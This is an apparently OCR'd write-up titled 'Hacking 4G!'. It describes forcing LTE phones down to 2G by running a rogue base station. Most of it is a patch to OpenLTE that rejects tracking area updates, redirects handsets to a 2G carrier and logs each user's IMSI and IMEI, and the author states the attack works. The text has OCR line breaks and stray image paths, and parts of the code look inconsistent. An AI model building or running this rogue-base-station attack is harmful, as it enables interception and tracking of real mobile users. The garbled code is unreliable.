

Hacking 4G !



newpage



What is the way ? Now the eNodeB (evolved Node BTS the 4G BTS) must authenticate with the phone… What to do then ? Fallback into 2G ! The phone before authenticate send a tracking area update request and the eNodeB respond it with a TAU accept what we will do then ? Reject It ! Say that only 2G is available in the area ;)

```
--- openlte_v00-20-05/liblte/src/liblte_rrc.cc  2016-10-09 22:17:50.000000000 +0200
+++ openlte_v00-20-05/liblte/src/liblte_rrc.cc  2022-01-25 17:14:32.613323868 +0100
@@ -11698,13 +11698,28 @@
         liblte_value_2_bits(0, &msg_ptr, 2);

         // Optional indicators
-        liblte_value_2_bits(0, &msg_ptr, 1);
+        liblte_value_2_bits(1, &msg_ptr, 1);
         liblte_value_2_bits(0, &msg_ptr, 1);
         liblte_value_2_bits(0, &msg_ptr, 1);

         // Release cause
         liblte_value_2_bits(con_release->release_cause, &msg_ptr, 2);

+// redirectedcarrierinfo
+// geran // choice
+liblte_value_2_bits(1, &msg_ptr, 4);
+// arfcn no.
+liblte_value_2_bits(514, &msg_ptr, 10);
+// dcs1800
+liblte_value_2_bits(0, &msg_ptr, 1);
+// Choice of following ARFCN
+liblte_value_2_bits(0, &msg_ptr, 2);
+// explicit list
+liblte_value_2_bits(1, &msg_ptr, 5);
+// arfcn no.
+liblte_value_2_bits(514, &msg_ptr, 10);
+// Note that total bits should be octet aligned,
+// if not, pad it with zeros.
         // Fill in the number of bits used
         msg->N_bits = msg_ptr - msg->msg;

--- openlte_v00-20-05/LTE_fdd_enodeb/hdr/LTE_fdd_enb_mme.h  2017-07-29 21:58:37.000000000 +0200
+++ openlte_v00-20-05/LTE_fdd_enodeb/hdr/LTE_fdd_enb_mme.h  2022-01-25 16:49:13.365515919 +0100
@@ -106,6 +106,7 @@
     // Message Parsers
     void parse_attach_complete(LIBLTE_BYTE_MSG_STRUCT *msg, LTE_fdd_enb_user *user,
LTE_fdd_enb_rb *rb);
     void parse_attach_request(LIBLTE_BYTE_MSG_STRUCT *msg, LTE_fdd_enb_user **user,
LTE_fdd_enb_rb **rb);
+    void send_tracking_area_update_request(LIBLTE_BYTE_MSG_STRUCT *msg, LTE_fdd_enb_user
**user, LTE_fdd_enb_rb **rb);
     void parse_authentication_failure(LIBLTE_BYTE_MSG_STRUCT *msg, LTE_fdd_enb_user *user,
LTE_fdd_enb_rb *rb);
     void parse_authentication_response(LIBLTE_BYTE_MSG_STRUCT *msg, LTE_fdd_enb_user *user,
LTE_fdd_enb_rb *rb);
     void parse_detach_request(LIBLTE_BYTE_MSG_STRUCT *msg, LTE_fdd_enb_user *user,
LTE_fdd_enb_rb *rb);
@@ -125,6 +126,8 @@
     // Message Senders
     void send_attach_accept(LTE_fdd_enb_user *user, LTE_fdd_enb_rb *rb);
     void send_attach_reject(LTE_fdd_enb_user *user, LTE_fdd_enb_rb *rb);
+    void send_tracking_area_update_request(LTE_fdd_enb_user *user, LTE_fdd_enb_rb *rb);
+    void send_tracking_area_update_reject(LTE_fdd_enb_user *user, LTE_fdd_enb_rb *rb);
     void send_authentication_reject(LTE_fdd_enb_user *user, LTE_fdd_enb_rb *rb);
     void send_authentication_request(LTE_fdd_enb_user *user, LTE_fdd_enb_rb *rb);
     void send_detach_accept(LTE_fdd_enb_user *user, LTE_fdd_enb_rb *rb);
--- openlte_v00-20-05/LTE_fdd_enodeb/hdr/LTE_fdd_enb_rb.h   2017-07-29 22:03:51.000000000 +0200
+++ openlte_v00-20-05/LTE_fdd_enodeb/hdr/LTE_fdd_enb_rb.h   2022-01-25 16:49:13.365515919 +0100
@@ -99,18 +99,21 @@
 typedef enum{
     LTE_FDD_ENB_MME_PROC_IDLE = 0,
     LTE_FDD_ENB_MME_PROC_ATTACH,
+    LTE_FDD_ENB_MME_PROC_TAU_REQUEST,
     LTE_FDD_ENB_MME_PROC_SERVICE_REQUEST,
     LTE_FDD_ENB_MME_PROC_DETACH,
     LTE_FDD_ENB_MME_PROC_N_ITEMS,
 }LTE_FDD_ENB_MME_PROC_ENUM;
 static const char LTE_fdd_enb_mme_proc_text[LTE_FDD_ENB_MME_PROC_N_ITEMS][100] = {"IDLE",
                                                                                   "ATTACH",
+                                         "TAU REQUEST",
                                                                                   "SERVICE
REQUEST",
                                                                                   "DETACH"};

 typedef enum{
     LTE_FDD_ENB_MME_STATE_IDLE = 0,
     LTE_FDD_ENB_MME_STATE_ID_REQUEST_IMSI,
+LTE_FDD_ENB_MME_STATE_TAU_REJECT,
     LTE_FDD_ENB_MME_STATE_REJECT,
     LTE_FDD_ENB_MME_STATE_AUTHENTICATE,
     LTE_FDD_ENB_MME_STATE_AUTH_REJECTED,
@@ -126,7 +129,7 @@
 }LTE_FDD_ENB_MME_STATE_ENUM;
 static const char LTE_fdd_enb_mme_state_text[LTE_FDD_ENB_MME_STATE_N_ITEMS][100] = {"IDLE",
                                                                                     "ID
REQUEST IMSI",
-                                                                                    "REJECT",
+                                                                       "REJECT",

"AUTHENTICATE",
                                                                                     "AUTH
REJECTED",
                                                                                     "ENABLE
SECURITY",
--- openlte_v00-20-05/LTE_fdd_enodeb/src/LTE_fdd_enb_mme.cc 2017-07-29 22:15:50.000000000 +0200
+++ openlte_v00-20-05/LTE_fdd_enodeb/src/LTE_fdd_enb_mme.cc 2022-01-25 17:07:55.380027792 +0100
@@ -204,6 +204,10 @@
         case LIBLTE_MME_MSG_TYPE_ATTACH_REQUEST:
             parse_attach_request(msg, &nas_msg->user, &nas_msg->rb);
             break;
+        case LTE_FDD_ENB_MME_PROC_TAU_REQUEST:
+            send_tracking_area_update_request(msg, &nas_msg->user, &nas_msg->rb);
+            break;
+
         case LIBLTE_MME_MSG_TYPE_AUTHENTICATION_FAILURE:
             parse_authentication_failure(msg, nas_msg->user, nas_msg->rb);
             break;
@@ -655,6 +659,16 @@
         }
     }
 }
+void LTE_fdd_enb_mme::send_tracking_area_update_request(LIBLTE_BYTE_MSG_STRUCT  *msg,
+                                           LTE_fdd_enb_user       **user,
+                                           LTE_fdd_enb_rb         **rb)
+{
+    // Set the procedure
+
+(*rb) -> set_mme_procedure(LTE_FDD_ENB_MME_PROC_TAU_REQUEST);
+(*rb) -> set_mme_state(LTE_FDD_ENB_MME_STATE_TAU_REJECT);}
+
+
 void LTE_fdd_enb_mme::parse_authentication_failure(LIBLTE_BYTE_MSG_STRUCT *msg,
                                                    LTE_fdd_enb_user       *user,
                                                    LTE_fdd_enb_rb         *rb)
@@ -864,7 +878,7 @@
                 rb->set_mme_state(LTE_FDD_ENB_MME_STATE_AUTHENTICATE);
                 user->set_id(hss->get_user_id_from_imei(imei_num));
             }else{
-                user->set_emm_cause(LIBLTE_MME_EMM_CAUSE_UE_SECURITY_CAPABILITIES_MISMATCH);
+                user-
>set_emm_cause(LIBLTE_MME_EMM_CAUSE_UE_IDENTITY_CANNOT_BE_DERIVED_BY_THE_NETWORK);
                 rb->set_mme_state(LTE_FDD_ENB_MME_STATE_REJECT);
             }
         }else{
@@ -1195,6 +1209,9 @@
         user->prepare_for_deletion();
         send_attach_reject(user, rb);
         break;
+ case LTE_FDD_ENB_MME_STATE_TAU_REJECT:
+        send_tracking_area_update_reject(user, rb);
+break;
     case LTE_FDD_ENB_MME_STATE_AUTHENTICATE:
         send_authentication_request(user, rb);
         break;
@@ -1397,6 +1414,52 @@
                        (LTE_FDD_ENB_MESSAGE_UNION *)&cmd_ready,
                        sizeof(LTE_FDD_ENB_RRC_CMD_READY_MSG_STRUCT));
 }
+
+
+
+
+void LTE_fdd_enb_mme::send_tracking_area_update_reject(LTE_fdd_enb_user *user,
+                                          LTE_fdd_enb_rb   *rb)
+{
+    LTE_FDD_ENB_RRC_NAS_MSG_READY_MSG_STRUCT nas_msg_ready;
+    LIBLTE_MME_TRACKING_AREA_UPDATE_REJECT_MSG_STRUCT      ta_update_rej;
+    LIBLTE_BYTE_MSG_STRUCT                   msg;
+     ta_update_rej.emm_cause = user->get_emm_cause();
+     ta_update_rej.t3446_present = false;
+     liblte_mme_pack_tracking_area_update_reject_msg(
+     &ta_update_rej,
+     LIBLTE_MME_SECURITY_HDR_TYPE_PLAIN_NAS,
+     user->get_auth_vec()->k_nas_int,
+     user->get_auth_vec()->nas_count_dl,
+     LIBLTE_SECURITY_DIRECTION_DOWNLINK,
+     &msg);
+    // Queue the NAS message for RRC
+    rb->queue_rrc_nas_msg(&msg);
+
+    // Signal RRC for NAS message
+    nas_msg_ready.user = user;
+    nas_msg_ready.rb   = rb;
+    msgq_to_rrc->send(LTE_FDD_ENB_MESSAGE_TYPE_RRC_NAS_MSG_READY,
+                       LTE_FDD_ENB_DEST_LAYER_RRC,
+                       (LTE_FDD_ENB_MESSAGE_UNION *)&nas_msg_ready,
+                       sizeof(LTE_FDD_ENB_RRC_NAS_MSG_READY_MSG_STRUCT));
+
+    send_rrc_command(user, rb, LTE_FDD_ENB_RRC_CMD_RELEASE);
+// Unpack the message
+    liblte_mme_unpack_tracking_area_update_reject_msg(&msg, &ta_update_rej);
+
+    interface->send_ctrl_info_msg("user fully attached imsi=%s imei=%s",
+                                  user->get_imsi_str().c_str(),
+                                  user->get_imei_str().c_str());
+
+    rb->set_mme_state(LTE_FDD_ENB_MME_STATE_ATTACHED);
+}
+
+
+
+
+
+
 void LTE_fdd_enb_mme::send_attach_reject(LTE_fdd_enb_user *user,
                                          LTE_fdd_enb_rb   *rb)
 {
@@ -1412,7 +1475,7 @@
         imsi_num = user->get_temp_id();
     }

-    attach_rej.emm_cause           = user->get_emm_cause();
+    attach_rej.emm_cause           = 2;
     attach_rej.esm_msg_present     = false;
     attach_rej.t3446_value_present = false;
     liblte_mme_pack_attach_reject_msg(&attach_rej, &msg);

--- openlte_v00-20-05/LTE_fdd_enodeb/src/LTE_fdd_enb_radio.cc   2017-07-29 22:18:34.000000000
+0200
+++ openlte_v00-20-05/LTE_fdd_enodeb/src/LTE_fdd_enb_radio.cc   2022-01-25 17:09:37.116388236
+0100
@@ -229,7 +229,7 @@
     try
     {
         // Setup the USRP
-        if(devs[idx-1]["type"] == "x300")
+        if(devs[idx-1]["type"] == "soapy")
         {
             devs[idx-1]["master_clock_rate"] = "184320000";
             master_clock_set                 = true;
@@ -252,7 +252,6 @@
             usrp->set_rx_freq((double)liblte_interface_ul_earfcn_to_frequency(ul_earfcn));
             usrp->set_tx_gain(tx_gain);
             usrp->set_rx_gain(rx_gain);
-
             // Setup the TX and RX streams
             tx_stream  = usrp->get_tx_stream(stream_args);
             rx_stream  = usrp->get_rx_stream(stream_args);
@@ -822,7 +821,7 @@
         buffer_size = 1024;
     }
     status = bladerf_sync_config(bladerf,
-                                 BLADERF_MODULE_TX,
+                                BLADERF_TX_X1,
                                  BLADERF_FORMAT_SC16_Q11_META,
                                  BLADERF_NUM_BUFFERS,
                                  buffer_size,
@@ -842,7 +841,7 @@

     // Setup sync RX
     status = bladerf_sync_config(bladerf,
-                                 BLADERF_MODULE_RX,
+                                BLADERF_RX_X1,
                                  BLADERF_FORMAT_SC16_Q11_META,
                                  BLADERF_NUM_BUFFERS,
                                  buffer_size,
@@ -974,7 +973,7 @@
     if(radio_params->init_needed)
     {
         // Assume RX_timestamp and TX_timestamp difference is 0
-        bladerf_get_timestamp(bladerf, BLADERF_MODULE_RX, (uint64_t*)&rx_ts);
+        bladerf_get_timestamp(bladerf, BLADERF_RX, (uint64_t*)&rx_ts);
         next_tx_ts            = rx_ts + radio_params->samp_rate; // 1 second to make sure
everything is setup
```

```
         metadata_rx.flags     = 0;
         metadata_rx.timestamp = next_tx_ts - (radio_params->N_samps_per_subfr*2); // Retard RX
by 2 subframes
```

This patch applied on the OpenLTE suite should do the trick.

Redirection Attack

And it does !

Then what to do ? We know how to be a BTS in front of a MS and force the UE (User Equipement : 4G phone) to fallback into 2G.

Hey ! We gonna pretend that we are the MS in front of the BTS !